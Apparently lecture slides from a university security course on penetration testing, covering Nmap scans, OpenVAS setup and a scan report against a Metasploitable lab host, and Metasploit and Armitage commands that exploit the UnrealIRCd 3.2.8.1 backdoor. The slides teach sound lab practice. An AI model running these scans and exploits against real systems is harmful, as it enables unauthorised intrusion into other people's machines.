
**The attacker is an active entity**



One say that such program/os is more vulnerable

<b>Some are ...</b>	<b>so ...</b>
more deployed than others	more targeted by hackers
more complex than others	more multiple points of failure
more open to third-party code than others	more “amateur” codes

# How to compare OS and programs?



**Figure 2** Ranking of the Top-10 vendors with most vulnerabilities per year. Oracle includes also vulnerabilities from Sun Microsystems and BEA logic.

Source: Secunia "Half-year report 2010"

# What Makes A Good Security Metric?

## [Johnathan Nightingale]

- **Severity**

- Some bugs are directly exploitable
- Others requires the user to “cooperate”

- **Exposure Window**

- How long are users exposed to the vulnerability?

- **Complete Disclosure**

- Do vendors always disclose vulnerabilities found internally?

# Penetration Testing

Discovering and Exploiting Vulnerabilities

Thierry Sans



# Vulnerability Assessment vs Penetration Testing

## **Vulnerability assessment**

➡ Identify and quantify the vulnerabilities of a system

<http://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-421>

## **Penetration testing** (a.k.a pentest)

➡ Deliberate attack of a system with the intention of finding security weaknesses

<http://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635>

# Security tools

<b>Reconnaissance</b>	<b>NMAP</b> Mapping and Fingerprinting
<b>Vulnerability Assessment</b>	<b>OpenVAS</b> Vulnerability Scanner
<b>Penetration Testing</b>	<b>Metasploit</b> Exploit Framework

# **Nmap**

Network Mapping  
and Host Fingerprinting

# About Nmap

**<http://nmap.org/>**

Created by *Gordon Lyon* in 1997

Already installed on Kali Linux

GUI version called Zenmap (also on Kali Linux)



# Using NMAP

- **Host discovery (ping based)**

```
$ nmap -sP 10.0.1.0-255
```

- **OS detection**

```
$ nmap -O 10.0.1.101
```

- **Full TCP port scanning**

```
$ nmap -p0-65535 10.0.1.101
```

- **Version detection**

```
$ nmap -sV 10.0.1.101
```

- **Export a full scan to a file**

```
$ nmap -O -sV -p0-65535 10.0.1.101 -oN target.nmap
```

# Other features

- UDP scan
- Stealth scan (to go through firewalls)
- Slow scan (to avoid detection)
- Scripting engine (to exploit vulnerabilities)

# **OpenVAS**

Vulnerability Scanner

# About OpenVAS

**<http://www.openvas.org/>**

Fork of *Nessus* (created in 1998)

Maintained by *Greenbone Networks GMBH*

Already installed on Kali Linux

Commercial alternatives :

Nessus, Nexpose, Core Impact, Retina Network Security Scanner



# Setting up OpenVAS (on Kali Linux)

1. Update\* signature database

```
$ openvas-setup
```

## 2. Start OpenVAS

```
$ openvas-start
```

3. Change\* admin password

```
$ openvasmd --create-user=admin
```


```
$ openvasmd --new-password=admin --user=admin
```

## 4. Open the web interface

```
https://localhost:9392
```

\* already done in the kali vagrant box provided for hw2

# Using OpenVAS to discover vulnerabilities





 **Greenbone**  
Security Assistant

Logged in as Admin **admin** | Logout  
Sun Oct 12 13:17:19 2014 UTC

Scan ManagementAsset ManagementSecInfo ManagementConfigurationExtrasAdministrationHelp

Tasks 1 - 1 of 1 (total: 1) ✓ Refresh every 10 Sec.


Filter: apply\_overrides=1 rows=10 permission=any owner=any first=1 sort=nam

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
<a href="#">Immediate scan of IP 10.0.1.101</a>	<div><div></div>56%</div>	0 (1)				      

(Applied filter: apply\_overrides=1 rows=10 permission=any owner=any first=1 sort=name)

1 - 1 of 1 (total: 1)

# Report

 **Greenbone**  
Security Assistant

Logged in as Admin **admin** | Logout  
Sun Oct 12 13:33:23 2014 UTC

Scan ManagementAsset ManagementSecInfo ManagementConfigurationExtrasAdministrationHelp

▼ Report: Results 1 - 100 of 124 (total: 124) PDF Done

Filter: sort-reverse=severity result\_hosts\_only=1 min\_cvss\_base= levels=hmlg

Vulnerability	Severity	Host	Location	Actions
PHP version smaller than 5.2.7	10.0 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	
PHP version smaller than 5.2.6	10.0 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	
NFS export	10.0 (High)	10.0.1.101 (METASPLOITABLE )	2049/udp	
X Server	10.0 (High)	10.0.1.101 (METASPLOITABLE )	6000/tcp	
PHP version smaller than 5.2.14	9.3 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	
PHP version smaller than 5.2.5	9.3 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	
PHP version smaller than 5.3.3	9.3 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	
MySQL 5.x Unspecified Buffer Overflow Vulnerability	9.3 (High)	10.0.1.101 (METASPLOITABLE )	3306/tcp	
distcc Remote Code Execution Vulnerability	9.3 (High)	10.0.1.101 (METASPLOITABLE )	3632/tcp	
SSH Brute Force Logins with default Credentials	9.0 (High)	10.0.1.101 (METASPLOITABLE )	22/tcp	
MySQL weak password	9.0 (High)	10.0.1.101 (METASPLOITABLE )	3306/tcp	
PostgreSQL weak password	9.0 (High)	10.0.1.101 (METASPLOITABLE )	5432/tcp	
MySQL 'sql_parse.cc' Multiple Format String Vulnerabilities	8.5 (High)	10.0.1.101 (METASPLOITABLE )	3306/tcp	
DistCC Detection	8.5 (High)	10.0.1.101 (METASPLOITABLE )	3632/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	10.0.1.101 (METASPLOITABLE )	5432/tcp	
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	10.0.1.101 (METASPLOITABLE )	21/tcp	
ProFTPD Server SQL Injection Vulnerability	7.5 (High)	10.0.1.101 (METASPLOITABLE )	21/tcp	
TikiWiki Versions Prior to 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	10.0.1.101 (METASPLOITABLE )	80/tcp	

# **Metasploit**

## Exploit Framework



# About Metasploit

**<http://www.metasploit.com/>**

Created by *HD Moore* in 2003

Acquired by *Rapid7* in 2009

Already installed in Kali Linux

Commercial alternatives : Metasploit Pro, Core Impact

# Setting up Metasploit (on Kali Linux)

1. update\* exploit database

```
$ msfupdate
```

## **2. Start Postgresql and Metasploit services**

```
$ service postgresql start
```

```
$ service metasploit start
```

## **3. Start Metasploit console**

```
$ msfconsole
```

# Using Metasploit to exploit a vulnerability

**Example** : UnrealIRCd 3.2.8.1 Backdoor Command Execution

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > show options
msf > set RHOST 10.0.1.101
msf > exploit
```

Success!

# Armitage (Metasploit GUI)

**<http://www.fastandeasyhacking.com/>**

Created by *Raphael Mudge*

Already installed in Kali Linux

Start Armitage

```
$ armitage
```



# Using Armitage

1. Add host(s)
2. Scan
3. Find attacks
4. Exploit attacks

The screenshot displays the Armitage application window. On the left, a sidebar shows a tree view with folders: auxiliary, exploit, payload, and post. The main workspace shows a host icon (a penguin) labeled 10.0.1.101. A console window at the bottom shows the following commands and output:

```
msf auxiliary(mysql_version) > set RHOSTS
RHOSTS => 10.0.1.101
msf auxiliary(mysql_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.1.101:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 10.0.1.101
RHOSTS => 10.0.1.101
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 10.0.1.101:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 129.673s
msf auxiliary(postgres_version) >
```

An "Attack 10.0.1.101" dialog box is open, showing the configuration for the "UnrealIRCd 3.2.8.1 Backdoor Command Execution" module. The dialog includes a description of the module and a table of options:

Option	Value
LHOST	10.0.2.15
LPORT	4576
RHOST +	10.0.1.101
RPORT	6667

Below the table, there are checkboxes for "Use a reverse connection" and "Show advanced options", both of which are unchecked. A "Launch" button is at the bottom right of the dialog.

# References

## **NMAP reference Guide**

<http://nmap.org/book/man.html>

## **OpenVAS**

<https://www.digitalocean.com/community/tutorials/how-to-use-openvas-to-audit-the-security-of-remote-systems-on-ubuntu-12-04>

## **Metasploit**

[http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)